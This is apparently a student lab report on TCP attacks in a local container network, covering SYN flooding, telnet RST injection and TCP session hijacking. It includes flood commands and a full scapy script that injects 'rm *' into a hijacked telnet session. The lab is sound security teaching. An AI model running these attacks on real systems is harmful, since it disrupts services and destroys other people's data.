Internet Security
TCP Attacks Lab

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
Task 1: SYN Flooding Attack


We use sysctl -w net.ipv4.tcp_syncookies=0 to turn off SYN cookies, as shown below:

```
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/#
```

In Ubuntu OSes, we can check the setting using the following command.



Task 1.1: Launching the Attack Using Python
Code:




We run the code:

```
root@VM:/# python3 synflood1.py
```

We can see that while using telnet to connect to the victim via a normal user, the connection is not happening:

```
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

It is because in the attack, we use netstat -na to view the queue status, and find that the queue space is full, and the status is half-open connection SYN_RECV At the same time:




If the attack is performed after completing the three-way handshake, although the queue resources are occupied in large quantities, the original connection can still be maintained, as shown in the following figure:

We can check the results again by using the netstat command:

```
tcp        0      0 10.9.0.5:23             245.15.135.227:24119    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:39126          ESTABLISHED
tcp        0      0 10.9.0.5:23             33.111.27.53:50348      SYN_RECV
```

Task 1.2: Launch the Attack Using C

Regardless of whether the SYN cookie is turned on or off, the connection status of the target machine before the attack is to complete the three-way handshake, and the connection is stable, as shown in the following figure:



We use sysctl -w net.ipv4.tcp_syncookies=0 to turn off SYN cookies, as shown below:

```
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/#
```

In order to mitigate the problems faced in task 1.1, we make use of a C code to make our program run faster as compared to python code.


We make use of the C program given in the volumes folder and compile it on the host VM as follows:

```
[03/02/22]seed@VM:~/.../TCP Attack$ cd volumes/
[03/02/22]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[03/02/22]seed@VM:~/.../volumes$
```

Now we run the compiled synflood attack in attacker machine:

```
root@VM:/volumes# synflood 10.9.0.5 23
```

In the attack, use netstat -na to view the queue status, and find that the queue space is full and the status is half-open connection SYN_RECV At the same time:



Also, we can see that the telnet connection does not happen successfully:

```
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@57e7382b726d:/#
```

Task 1.3: Enable the SYN Cookie Countermeasure

We enable the SYN Cookie Countermeasure:

```
root@6451ee056529:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@6451ee056529:/#
```

WE run the attack again for the C program:

```
root@VM:/#
root@VM:/# cd volumes/
root@VM:/volumes# synflood 10.9.0.5 23
```

We can see that even though Synflood attack does fill the que with half-open connection SYN_RECV, a successful telnet connection is established:


```
tcp        0      0 10.9.0.5:23             216.64.17.29:35509      SYN_RECV
tcp        0      0 10.9.0.5:23             116.143.111.1:37032     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:39174          ESTABLISHED
tcp        0      0 10.9.0.5:23             118.157.238.74:14806    SYN_RECV
tcp        0      0 10.9.0.5:23             63.160.13.12:41711      SYN_RECV
tcp        0      0 10.9.0.5:23             161.65.135.106:47587    SYN_RECV
```

```
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6451ee056529 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 03:26:13 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@6451ee056529:~$
```


Task 2: TCP RST Attacks on telnet Connections

First, we make a successful Telnet connection between the victim and a user:


We use Wireshark to capture packets to observe that the connection is successfully established. At the same time, obtain the port number and sequence number information of the data packet, as shown in the following figure:



Using the above information, we construct our code:



We run the code:



As a result, we can see that the RST packet of scapy is successfully sent and received, and it is abnormally terminated by the attacker:

```
seed@57e7382b726d:~$ Connection closed by foreign host.
root@6451ee056529:/#
```


Task 3: TCP Session Hijacking

First, we will create a 'new.txt' file to be deleted by the attack as follows:

```
seed@57e7382b726d:~$ touch myfile.txt
seed@57e7382b726d:~$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Mar  3 23:26 myfile.txt
seed@57e7382b726d:~$
```

Now, we make a telnet connection from the victim to the user:


We use Wireshark to monitor the data as follows:




We acquire the sequence number, port number, acknowledgment from the last TCP packet and construct our code:

```
root@VM:/# cat tcpsessionhijack.py
from scapy.all import *
import sys

print("Sending Hijacking Packet/n")
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=39676, dport=23, flags="A", seq=2537671292, ack=963565695)

data = '\r rm *\n\r'

pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
root@VM:/#
```

We run the code:




We observe our code working using Wireshark:



The TCP Spurious Retransmission packet that tells us that the connection is frozen because of the attack. This happens because the injected data sent by the attacker messes up the sequence number from client to server and hence the connection freezes.

After running the code, we can see that our myfile.txt has been removed:

